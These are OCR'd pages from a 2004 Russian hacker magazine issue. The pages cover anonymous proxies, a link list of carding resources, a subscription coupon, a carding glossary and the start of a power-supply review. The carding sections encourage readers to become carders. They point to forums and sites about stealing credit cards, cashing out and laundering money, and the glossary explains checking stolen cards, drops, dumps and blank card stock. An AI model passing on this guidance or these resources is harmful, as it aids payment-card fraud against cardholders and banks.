Последний тип прокси-серверов - анонимные. Они отправляют запрос на получение данных от своего имени, не разглашая при этом IP пользователя. Они-то тебе и нужны.

ЗАЧЕМ ЭТО НУЖНО

Анонимные прокси позволяют скрыть свой подлинный IP-адрес при манипуляциях в инете и при повседневном просмотре веб-страниц, закачке софта и т.п. К тому же большинство программ (IE, Opera, ICQ, Reget) умеют работать с прокси-серверами. Польза от использования этой связки несомненна - никто и никогда не узнает твой истинный IP-адрес, что поможет избежать кары небесной, а также отрезать всевозможные атаки извне на твой компьютер.

ИЩЕМ ПРОКСИ-СЕРВЕРЫ


Ищут прокси-серверы двумя методами: в поисковиках или через специальный софт. Самый простой и распространенный поиск - по-дедовски, в популярных поисковых системах, типа www.rambler.ru, www.google.com, www.yahoo.com и т.д. Заходишь на любой из них и вводишь "прокси" + "лист". Результат перед глазами: куча ссылок, разгребать которые можно всю жизнь (при наличии свободного времени), причем велика вероятность получения битых ссылок.

Ищем прокси с помощью Yndex.ru

Доступность и легкость использования.

Большая часть полученных результатов - прокси-серверы, не пригодные для использования. Ввиду популярности метода большинство прокси - "дохлые", их скорость оставляет желать лучшего.

Другой метод заключается в использовании софта, который специально заточен под поиск прокси в инете. Одна из подобных программ - Proxy Hunter. Все что от тебя требуется, это ввести диапазон IP-адресов для проверки, остальное программа сделает сама. Интуитивно понятный интерфейс, простота в использовании, легкость в настройке и еще множество полезных функций - все это о Proxy Hunter.



Главное окно Proxy Hunter


Легкость в использовании, возможность получения наглядных результатов.

На dialup'е придется изрядно подождать :(.

ПРОВЕРКА ПРОКСИ НА АНОНИМНОСТЬ

Собственно, самое главное - не найти анонимный прокси, а убедиться, что он действительно анонимен. Иначе доказывай потом в отдаленных местах, что ты не жираф (УК РФ читал?).

И снова варианты. Первый - опять же через веб-ресурсы, а второй - софтина Proxy Checker. Скачиваешь, устанавливаешь, и ProxyChecker готов к работе. Для простоты работы программе можно отдать на съедение запрос "IP:port", после чего можно откинуться на спинку кресла и, попивая горячий чаек, ожидать результатов работы. Программа умная и может параллельно обрабатывать несколько запросов и дожидаться коннекта при очередном разрыве связи (диалапщики меня поймут). Удобно, что при проверке прокси на анонимность рядом с проверенными кандидатами указывается их скорость работы. В общем, золото, а не программа. Для комфортной работы требуется зарегистрировать



Чекаем без проблем

программу, иначе она прекратит действовать по истечении 7 дней либо после 50 запусков.

НАСАЖИВАЕМ БРАУЗЕР НА ПРОКСИ

Настройка любого браузера для работы с прокси во многом одна и та же, поэтому покажу на примере популярного браузера от компании Microsoft под скромным названием Internet Explorer.

В меню "Сервис" выбери пункт "Свойство обозревателя".

В открывшемся диалоговом окне перейди к закладке "Подключение".

Нажми кнопку "Настройка локальной сети", затем отметь CheckBox "Использовать прокси-сервер" и в строке "Адрес" введи IP-адрес прокси, а в строке "Порт" - соответственно порт (обычно 80 или 8080).

Вот и все, непосильный процесс настройки закончен.

W W W

ГДЕ МОЖНО КУПИТЬ ПРОКСИ

- www.mazafaka.ru
- www.forum.carderplanet.net

ФОРУМЫ ПО БЕЗОПАСНОСТИ

- www.pascal.sources.ru/cgi-bin/forum/YaBB.cgi?board=security
- www.uinc.ru/forum/index.shtml
- www.bugtraq.ru/forum
- www.securitylab.ru

W W W


РЕСУРСЫ СО СПИСКАМИ ПРОКСИ

- www.proxychecker.ru
- www.samair.ru/proxy
- www.mazafaka.ru/proxy


W W W

ПРОВЕРКА ПРОКСИ НА АНОНИМНОСТЬ

- www.all-nettools.com/tools1.htm
- www.leader.ru/secure
- www.checker.freeproxy.ru/checker
- www.shadowsecurity.net.ua/r/checking2.shtml
- www.antichat.ru/proxy



SurfNow Professional



СОФТ

Софта существует более чем достаточно, остановимся на двух проверенных экземплярах: SurfNow Professional и Anonymity 4 Proxy.

SurfNow Professional (9x/Me/NT/2k/XP)
www.loomsoft.com
shareware
(интерфейс английский, весит ~940 Кб)

При первом запуске программа просто очаровывает юзера - верх эстетики. Главная фишка шароварки - система поиска новых прокси. Теперь тебе не нужно мучительно ходить на security-сайты, чтобы увести из-под носа товарища еще не "юзанную" прокси. SurfNow все сделает за тебя (жалко, штаны не гладит и обед не готовит - прим. ред.). Программа доставляет удовольствие тремя способами: искать прокси с помощью google, вытащить список из заданного файла или, наконец, "пропарсить" определенный url на предмет IP-адресов.

Чтобы удостовериться, что прокси не "умерли", софтина сразу проверяет их на анонимность, что, согласись, очень удобно. Также разработчики не позабыли и столь нужные фичи, как смена прокси "на лету", возможность добавления в список проверенных бойцов и т.д. У программы есть ОДИН недостаток - это платность, обратись в асталависту.


Anonymity 4 Proxy (9x/Me/NT/2k/XP)
www.inetprivacy.com/a4proxy
shareware
(интерфейс английский, весит ~1077 Кб)

Этот "комбайн" появился давно, но постоянно обновляется, с каждой версией становясь все привлекательнее. Возможности аналогичны SurfNow, так что выбирай сам.

МУЧИТЕЛЬНЫЙ КОНЕЦ

Читай на ночь УК РФ и всегда заботься о своей безопасности (не только в инете).

Ищут прокси-серверы двум методами: в поисковиках или через специальный софт. Самый простой и распространенный поиск - по-геговски, в популярных поисковых системах, типа www.rambler.ru, www.google.com, www.yahoo.com и т.д.



Anonymity 4 Proxy

Елманов Олег (SpyDr@comail.ru)

КТО ПРЕДУПРЕЖДЕН - ТОТ ВООРУЖЕН

КАРДЕРСКИЕ ЛИНКИ В ИНЕТЕ

Чтобы познать азы кардинга и влиться в ряды кардеров, достаточно иметь подключение и Интернет, свободное время и огромное желание. Остальное - с практикой.

ТЕХНОЛОГИИ ОБМАНА В ИНТЕРНЕТЕ ДЛЯ НОВИЧКОВ (HTTP://6DICQ.BY.RU/STAT.HTM)

На сайте ты найдешь информацию о кардинге, подробнее сможешь познакомиться с некоторыми видами мошенничества в интернете. Есть инфа по работе с кредами, описаны некоторые способы зарабатывания денег сомнительными методами. Хорошо изложены технологии работы кредитных карточек - путь от банка до владельца, а также механизмы электронных продаж.

Для дальнейшего погружения смотри http://alldlya.narod.ru/aaa_karding.htm. **Здесь найдешь статьи по кардингу и здоровенный FAQ. Хорошо раскрыта тема получения кред - описаны всевозможные способы, от простейших до экзотичных. Заодно узнаешь, как в дальнейшем ими по-умному распоряжаться - основы обнала, отмывание бабок и многое другое.**

ТЕРРИТОРИЯ БЕЗОПАСНОСТИ (HTTP://INF.TU-CHEL.AC.RU/~TYRTY/INDEX1.HTML)


Довольно познавательный ресурс из области защиты информации. Здесь можно найти интересную инфу по промышленному шпионажу - для чего и как применяется, описаны способы добычи и перехвата конфиденциальной информации. Заинтересует и большое количество информации о безопасности в интернете - как быть анонимным в Сети, можно ли заиметь бесплатный интернет и как, какие данные можно достать с компьютера. Представлена интересная статья про тайники - как в электронном мире, так и в офлайне.

Естественно, вся информация предоставлена с целью недопущения противоправных действий со стороны несознательной части человечества :).

Для чего размещен довольно обширный раздел с законами РФ.
В аспекте защиты информации весьма интересным будет сайт www.razvedka.ru, на котором ты сможешь найти информацию по таким вопросам, как физическая и программная защита информации от несанкционированного доступа к ней и перехвата всевозможными средствами.

Также интересен ресурс www.netpolice.murmansk.ru - сайт сетевой безопасности. Здесь есть неплохая подборочка статей о безопасности на бескрайних просторах интернета и при использовании современной электроники, например, сотовых телефонов. Кроме того, выложен неплохой архив софта для обеспечения безопасности во время полетов по онлайн-просторам.


ПЛАТЕЖНЫЕ СИСТЕМЫ (WWW.JOIN2DAY.COM/~ANNA/PSYSTEMS.HTML)



Неплохая подборка статей по платежным системам. Почерпнешь инфу о платежных системах, онлайн-платежах. Описаны перспективы развития электронных платежей, есть любопытная инфа по MLM и финансовым пирамидам.

Не стоит забывать, что в официальных источниках также можно найти интересную и полезную информацию. Список наиболее распространенных платежных систем рунета с краткими анонсами можешь посмотреть по адресу http://efinance.report.ru/_5FolderID_2284_.html.

КАРДИНГ (WWW.CARDERPLANET.NET)



Весьма интересный и полезный ресурс, посвященный вопросам электронной коммерции и банковской деятельности. Посетив его, получишь море информации об уязвимостях банковских систем, технологии работы торговых площадок в интернете, смарт-картах и кардинге. В файловом архиве расположена неплохая подборка интересных программ по кардингу. Здесь же находится большой форум (http://forum.carderplanet.net/), где можно найти ответы почти на все вопросы из области кардинга, защиты информации и т.п.

В качестве дополнительной литературы советую www.mazafaka.ru/articlez, тут валяется интересненькое - как завладеть чужими кредитками, знакомство с вещевым кардингом, другие виды мошенничества в интернете.

Посети форум по адресу http://eraser.hostmos.ru/cgi-bin/ikonboard/ikonboard.cgi, на нем представлен большой раздел по кардингу, найдешь инфу по платежным системам, казино, аукционам, взлому электронных магазинов и многое другое.

Кстати, наиболее ценная и оперативная информация в основном находится на различных форумах. По мере устаревания она перебирается в новости различных сайтов, а потом оседает в статьях. Там же (в форумах) ты сможешь выйти на живого человека, пообщаться с ним и узнать интересную и полезную инфу из первых рук. www.xakepy.ru/index.php - здесь найдешь раздел про кардинг, раздел халявы - богатые кардеры и хакеры делятся своими кредами, асями и другими интересными фишками.

ФРИКИНГ (WWW.HACKERSRUSSIA.RU)

Созданный как некоммерческий интернациональный проект, сайт предоставляет информацию по электронике, телефонной связи, фрикингу и кардингу. На нем можно почерпнуть полезные сведения по телефонии - найти всевозможные протоколы, алгоритмы работы, прошивки, документацию и схемы работы АОНов, АТС и даже МГТС!

Поражает раздел, посвященный телефонным смарт-картам. Здесь ты найдешь, наверное, самую обширную информацию по телефонным карточкам различных систем - с чипами, бесконтактных, магнитных. Представлены схемы, алгоритмы работы, программы для прошивки, перепрошивки, перезаписи, различные эмуляторы. Также стоит обратить внимание на разделы, посвященные сотовой связи и транковым системам.

В качестве дополнения стоит посетить страничку http://hackeru.chat.ru/pheaking.htm, на которой можно найти неплохую подборку документов и программ по фрикингу.

Неплохой ресурс располагается по адресу www.digital-laboratory.de. Здесь ты найдешь перечень всего оборудования, которое необходимо для фрикинга, море программ по программированию радиоприемников, радиотелефонов, декодированию радиосигналов. Весьма интересен раздел по GSM-телефонам: прошивки, программы, схемы, кряки. Раздел смарт-карт представлен эмуляторами, схемами, описаниями микроконтроллеров и принципов работы.

Весьма интересен фидошный форум RU.PHREAKS, на который можно попасть по адресу http://ftn.pp.ru/fido7.ru.phreaks. Также стоит обратить внимание на форум http://forum.web-hack.ru.

БАНКОВСКИЕ КАРТОЧКИ (WWW.CREDCARD.RU)

Здесь ты узнаешь все о банковских карточках, почерпнешь сведения об истории их возникновения, ознакомишься с современным состоянием дел на рынке банковских карт. Есть форум, на котором ты можешь задать свои самые сокровенные :) вопросы, большая подборка тематических статей для держателей банковских карт. В разделе "Интернет-платежи" имеется большой список платежных систем российского происхождения - найдешь по вкусу.
В качестве дополнения советую ресурс www.creditcards.md/whatisit/index.html.

По адресу www.cardingworld.com/articles.html ты узнаешь о том, как защитить карточку от взлома, ну и, собственно, как ее можно взломать :).

СМАРТ-КАРТЫ

Стоит посетить страничку http://kunegin.narod.ru/ref3/sc5/index.htm, на которой весьма подробно описываются банковские смарт-карты - устройство, использование, защита, способы взлома. Заодно здесь можно узнать, например, как взломать банкомат.

А по адресу www.isbc.ru/smartcard/sc_about.html представлена уже более серьезная информация по смарт-картам. Здесь можно найти различную документацию и технические спецификации для смарт-карт различных производителей и даже приобрести Smart Cart Development Kit, включающий в себя исчерпывающую информацию по программированию смарт-карт, а также различные устройства для работы с ними.

ЭЛЕКТРОННАЯ КОММЕРЦИЯ (WWW.E-COMMERCE.RU)

Без знания основ построения площадок электронной коммерции ты не сможешь грамотно заниматься вопросами защиты информации, так как не будешь знать всю цепочку работы таких систем и, соответственно, их слабые стороны. Короче, этот ресурс все компенсирует, на нем рассмотрены аспекты ведения электронного бизнеса, описаны структура и технологии для построения интернет-площадок торговли и коммерции.

Если, прочитав этот номер, ты всерьез решил заняться контролем безопасности электронных магазинов, тебе поможет словарь по электронному бизнесу - www.vadimeidlin.com/e-dictionary.htm.

ЗАЩИТА И НАПАДЕНИЕ (HTTP://SECURITYLAB.RU)

Здесь ты повысишь свой уровень знаний в вопросах обеспечения безопасности электронных магазинов, каталогов и просто сайтов. Узнаешь последние новости в сфере IT-безопасности, познакомишься с последними уязвимостями интернет-приложений. »

Раздел статей охватывает вопросы атак на скрипты, php-баги и многое другое. На форуме сайта обитают монстры компьютерных технологий, которые наверняка смогут ответить на твои вопросы.

Также стоит обратить внимание на сайт www.eboard.ru, на нем представлена информация по безопасности и взлому в Сети. Есть интересные программки для тестирования защищенности систем и многое другое, что сможет пригодиться при ведении бизнеса в Сети. Кроме того, есть часто посещаемый форум, где ты тоже сможешь найти для себя что-нибудь вкусненькое.

ОНЛАЙН-БАНКИНГ (HTTP://EFINANCE.REPORT.RU)

Полезная инфа по интернет-банкингу и использованию онлайн-платежей. Описаны история зарождения и развитие российского онлайн-банкинга, имеется информация по современным банковским электронным технологиям.

Также весьма интересен журнал Online Banking (www.onlinebankingreport.com), где можно почерпнуть последние мировые новости и найти полезные ссылки на веб-банки.
По адресу http://ficus.vzfei.barnaul.ru/lection8_2.htm представлена интересная лекция, в которой рассмотрены вопросы безопасности банковских систем, описаны программно-технические средства защиты.


КЛЮЧ КО ВСЕМ ВРАТАМ (HTTP://WINSIUS.DAX.RU/KARDING.HTM)

На этом сайте собрана великолепная подборка инструментов профессионального взломщика. Здесь ты найдешь огромное количество документации и программ по "тестированию" мыла, аськи, портов компьютера, карточек. Можно попробовать компьютер на прочность (свой или друга) с помощью множества нюкеров.

ИНТЕРНЕТ-АУКЦИОНЫ (WWW.EBAY.COM)

На интернет-аукционах ты сможешь достать самую нужную вещь на свете за совсем небольшие деньги. Ну, и продать ее потом :). Аукцион Ebay - самый известный и популярный в мире. На нем сможешь найти и достать практически все, а если поднапрячься - еще и заработать.

Если тебе в лом сидеть с англо-русским переводчиком, загляни по адресу www.ebay-online.ru, там найдешь инфу про популярный аукцион на русском и даже регистрационную форму. Ну, а для начала можешь потренироваться на кошках - думаю, отечественный молоток (www.molotok.ru) как раз для этого подойдет.
Если хочешь побольше узнать про интернет-аукционы, посети www.kirills.com/service/online_auction.html. Здесь довольно подробно рассказано про интернет-аукционы, описаны их виды, даны несколько классификаций, есть правила аукционов, представлены примеры.



КЛУБ ПРОДВИНУТЫХ КАРДЕРОВ (HTTP://KUPI-CC.OGOLF.COM)

Здесь ты сможешь окунуться в реальную жизнь настоящего кардера, полную опасностей и приключений. Кроме того, сможешь приобрести реальные вещи, столь необходимые в работе кардера. Если же ты сможешь вступить в сам клуб (для этого тебе придется попотеть), то будешь вообще в шоколаде. А после всего этого советую на досуге почитать Уголовный кодекс Российской Федерации, чтобы до конца осознать, насколько это серьезно.

О МЕРЧАНТ АККАУНТАХ (WWW.KEMFORD.RU/INDEX.PHP3?PAGE=MERCHANT_FAQ)

Если ты всерьез решил заняться кардингом, тебе будет интересно узнать о мерчант аккаунтах - что собой представляют и как их получить. На представленном ресурсе имеется весьма неплохой FAQ по ним. Кроме того, тут же ты сможешь подробно узнать, что необходимо для регистрации предприятия в Штатах (а кардеру это иногда необходимо), а также почерпнуть другую инфу об электронном бизнесе.

Весьма интересна статья по адресу www.hack-line.ru/forum/viewtopic.php?t=28, в которой хорошо и без купюр рассказывается о мерчантах. Также советую просмотреть другие темы этого форума. Здесь ты найдешь весьма познавательную статью про обнал и сможешь пообщаться на тему кардинга.

ХАЛЯВНЫЙ ИНТЕРНЕТ (WWW.GAMEROI.NAROD.RU/XALAVAPAGE.HTM)

Для того чтобы просмотреть все выложенные линки, потребуется много времени. В качестве компенсации предлагаю ознакомиться с этим ресурсом. На нем ты узнаешь, как можно достать халявный интернет и насколько это законно :).

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ
ПОЛУГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 5 НОМЕРОВ

ЦЕНЫ ДЕЙСТВИТЕЛЬНЫ ПРИ ОПЛАТЕ ПО ДАННОМУ КУПОНУ ДО 30 НОЯБРЯ

СПЕЦ ХАКЕР

редакционная ПОДПИСКА!

Вы можете оформить редакционную подписку на любой российский адрес

ВНИМАНИЕ!

Теперь Вы можете получать журнал в Москве в течение 3х дней после выхода.

Для этого Вам нужно оформить курьерскую доставку **БЕСПЛАТНО!**

Для оформления курьерской доставки и получения дополнительной информации звоните: **935-70-34**

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

6 месяцев ~~- 690 р.~~ → **575 р.**

12 месяцев ~~- 1380 р.~~ → **1265 р.**

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте **subscribe_xs@gameland.ru**
или по факсу **924-9694**
(с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ЦЕНЫ ДЕЙСТВИТЕЛЬНЫ ПРИ ОПЛАТЕ ПО ДАННОМУ КУПОНУ ДО 30 НОЯБРЯ

Подписка для юридических лиц

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу **subscribe_xs@gameland.ru** или по факсу **924-9694** (с пометкой "редакционная подписка"). В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

☐ **на первое полугодие 2004 г**

☐ **на 2004 год**

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О.

Город/село ул.

Дом корп. кв. тел.

Сумма оплаты

Подпись Дата e-mail:

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО Международный Московский Банк , г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" ☐ на первое полугодие 2004 г. ☐ на 2004 год	

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО Международный Московский Банк , г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" ☐ на первое полугодие 2004 г. ☐ на 2004 год	

Подпись плательщика

Кассир

GLAZъ

ГЛОССАРИЙ

РАЗБИРАЕМСЯ С ТЕРМИНОЛОГИЕЙ

Как и в любой более-менее обособленной культуре, у кардеров существует свой жаргон. Надеюсь, тебе никогда не придется общаться с ними на профессиональные темы ;), но тем не менее - эта статья поможет понять смысл написанного в этом номере.

CC, картон, картофель, мухи - кредитные карты или информация о них. Например, муха - это номер карты плюс CVV код, имя кардхолдера, дата окончания действия карты, адрес кардхолдера (страна, город, индекс, улица, дом, телефон, e-mail). Для некоторых серьезных операций может потребоваться SSN американца, дата рождения, девичья фамилия матери.

Фрауд (fraud) - незаконная операция. Со всеми вытекающими отсюда последствиями.

Кардхолдер (cardholder) - владелец карты. Именно он (а не ты :)) имеет право использовать карту как платежный инструмент и получать деньги в банкоматах.

CVV/CVV2/CVN код - три-четыре цифры, улучшающие защиту карт при оплате через интернет. Теперь карты без этого кода практически нигде не принимаются.

Чекать карты (проверять на валидность) - проверка кредитных карт на работоспособность. Кредой могли воспользоваться до тебя, из-за чего кардхолдер мог ее заблокировать и, следовательно, сделать по ней уже ничего нельзя. Поэтому кредy стоит брать у проверенных продавцов или где-то проверять. Проверка обычно заключается в съеме с карты минимально возможной суммы (около 10 центов). Если снять удалось, значит, креда рабочая, и ее надо срочно куда-нибудь вбивать. Проверять лучше через спецпрограммы или в специальных местах. На порносайтах чекать не советую, так как именно там они и убиваются.

Вбивальщик - человек, который знает, как правильно купить товар в e-магазине или аккаунт на порносайте, так чтобы при этом не появилось сообщение transaction declined.

Вещевой кардинг - одна из разновидностей кардинга, заключается в покупке реальных вещей по украденной креде. Обычно это бытовая техника, так как потом ее можно продать. А продавать надо, потому что, во-первых, ее очень сложно ввезти в Россию, а во-вторых - никому не нужны дома вещественные доказательства. Продажей может заниматься, например, иностранный дроп.

Дроп (от англ. drop - бросать) - человек, на которого "скидываются" наличные, чеки или товары, заказанные в магазине, которые он потом передает своему нанимателю. Дроп может и не знать, что приобретено все не совсем честным способом. Или наоборот, заниматься этим профессионально.

Вайер (wire transfer) - банковский перевод. Идет долго, но надежно. Весьма вероятен и чарджбэк, если деньги краденые.

Чарджбэк (money back) - отзыв денег. Делают интернет-магазины, банки, электронные системы платежей. Производится, когда жертва кардинга заявляет, что ее обокрали. Поэтому в кардинге большое значение придается отмыву и обналичке денег.

Money orders или Cashier Checks - чеки, которые заранее оплачены. Из всех видов чеков эти - самые удобные для кардеров. С остальными приходится долго возиться: посылать их на проверку в другой банк и заполнять кучу бумаг. А эти чеки не требуют такого напряжения, правда и комиссионный процент у них очень неслабый.


Транзакция - операция по карте, начинающаяся с идентификации кардхолдера и до момента выдачи денег.

Палка - PayPal, система электронных платежей (типа наших WebMoney). Существенное отличие в том, что туда можно переводить деньги с

кредыы. Правда, делать это становится все труднее и труднее - организуются лимиты ввода, лимиты вывода и еще много разных ограничений.


Нальщик - человек, который помогает перевести деньги в наличность. Допустим, к тебе пришел чек. Отдаешь его нальщику - получаешь наличность. Нальщики не налят кредыы! В основном они работают с чеками, банковскими вайерами, денежными переводами.

Эскроу-сервисы (escrow services) - конторы, которые играют роль гарантов при работе с аукционами. Ты им отсылаешь деньги, ЭС сообщает продавцу, что деньги есть, и он (продавец) отсылает товар. Получив его, ты сообщаешь об этом, и деньги уходят продавцу.



Белый пластик - это не пластик от элитных производителей, как мне однажды заявил "гуру" кардинга, а просто белый кусок пластика (обычно марки CR-80) с пустой магнитной полосой. Похож на CD-болванку, и на него тоже можно записать много интересного ;).

Дамп - информация, записанная на магнитной полосе кредитной карты. Обычно состоит из 2 или 3 треков.



Трек (дорожка) - кусок информации, записанный на карте. Всего на карте их 3. Первый - инфа о владельце, второй - инфа о владельце, о банке и др., третий - запасной или для дополнительной информации. Самый важный - это второй трек. Третий нам не интересен, так как ничего ценного собой не представляет.

Эмитент пластиковой карты (card issuer) - контора, которая выдала карту. Это может быть банк, магазин (дисконтная карта) и др. Мы будем говорить о банковских кредитных картах, поэтому в качестве эмитентов будем рассматривать банки.

BIN (Bank Identification Number) - первые несколько цифр номера карты, которые указывают на банк-эмитент. Обычно это первые шесть цифр. Если банк очень крупный, достаточно и первых трех цифр.

Банк-эквайер (acquirer) - банк, отвечающий за первичную обработку тразакций. То есть, сначала он работает с твоей кредиткой, магазинами, в которых ты отовариваешься, банкоматами, в которых ты получаешь деньги. Именно он распространяет стоп-листы.

Авторизация - процесс проверки наличия средств на счете у клиента.

Мерчант аккаунт (merchant account) - специальный счет в банке, который открывается продавцом, чтобы снимать деньги с карт-счетов. Например, решил ты принимать оплату кредитными картами. В банке открываешь такой счет, и на него поступают деньги от покупателей. Чтобы тебе не ждать, пока перейдут деньги с карт-счета, банк платит тебе из своего кармана, а сам ждет тех денег. Поэтому, чтобы открыть такой счет, нужно просто излучать уверенность, что твой ларек завтра не обанкротится.

Эмбоссер - аппарат, который выдавливает инфу на картах. Обращал внимание, что на кредитках буквы не нарисованы, а как бы выдавлены? Этим и занимается эмбоссер.

Вот такой ридер стоит $1300

Энкодер (ридер) - девайс для чтения и записи инфы с магнитной полосы кредитки.

ATM (Automatic Teller Machine) - банкомат.

Импринтер - устройство, которое печатает на слипе данные, эмбоссированные на карте, и данные о точке, на которой расположен импринтер.

ПОС-терминал (point-of-sale terminal) - устройство, установленное в магазинах. Считывает инфу, записанную на магнитной полосе, и связывается с банком для проведения транзакции. В отличие от банкомата, ПОС-терминал управляется кассиром. В большинстве случаев идентификация покупателя является визуальной, то есть кассир не спрашивает пин-код или удостоверение личности. Это не касается нескольких видов карт, требующих полной авторизации и идентификации при использовании.

Content:

test_lab (test_lab@gameland.ru)

ПРАВИЛЬНО ЗАПИТАЙ СВОЙ КОМП

ЧТО МЫ ТЕСТИРУЕМ И ЗАЧЕМ?

Что надо для полного счастья кул-хацкеру? Речь идет не о супер-пупер крутом софте для ломки, и не о мегапримочках для твика-фрика. Софт и периферия - дело третье после самого главного, без чего все это безобразие никому не нужно. Если процессор + память = мозг, то желудком твоего компьютера можно назвать его блок питания. Именно от стабильных характеристик, надежности и безотказности питала зависит стабильная работа всего на него навешенного, нагруженного и приаттаченного. А спокойный сон кул-хацкера и его герл-хацкера зачастую зависит от бесшумности работы всей системы в целом, в том числе и этого самого блока питания aka БП aka Power Supply.

Сегодня мы будем мучить девять подопытных блоков питания. Отобрали мы их по двум критериям: тип - ATX, питание - для Pentium 4 (хотя и старые типы ATX-плат тоже поддерживаются). Небольшой ликбез: основное отличие питания плат для P4 – необходимость, помимо стандартной 20-штырьковой подводки питания стандарта ATX, в двух дополнительных подводках от блока питания. Это «квадратный» 4-Pin ATX12V и «половина AT-разъема» 6-pin AUXPWR. Хотя в последнее время 4-Pin ATX12V можно встретить и на AMD-матери. Кстати, об обозначениях двух других разъемов питания дисковых накопителей и прочих внутренних устройств. Оба они являются стандартными со времен PC/XT для всех IBM PC-совместимых машин. Для справки, были еще и IBM PS/2-совместимые машины, у которых была шина MCA - Microchannel Architecture, а питание к накопителям подводилось через четыре жилы сигнального шлейфа - так же, как и у накопителей в портативных компьютерах. Нас интересует стандартный 4-штырьковый разъем питания пятидюймовых устройств жестких дисков трех- и пятидюймового формата и прочих устройств (стримеров, вентиляторов на 12 вольт, внешних панелей аудиосистем и т.п.). Кстати, современные мощные видеокарты и даже некоторые аудиокарты требуют внешней подпитки от четырехштырькового разъема.

Есть и меньший по габаритам брат - разъем для подключения внутренних устройств, преимущественно трехдюймового формата (дисководы флоппи-дисков, магнитооптики, ZIP, JAZZ, LS-100, некоторые стримеры и пр.). Соответственно, назовем их для удобства HDD и FDD разъемами.

КАК ЗАКАЛЯЛАСЬ СТАЛЬ

Точнее, как тестировалось железо.




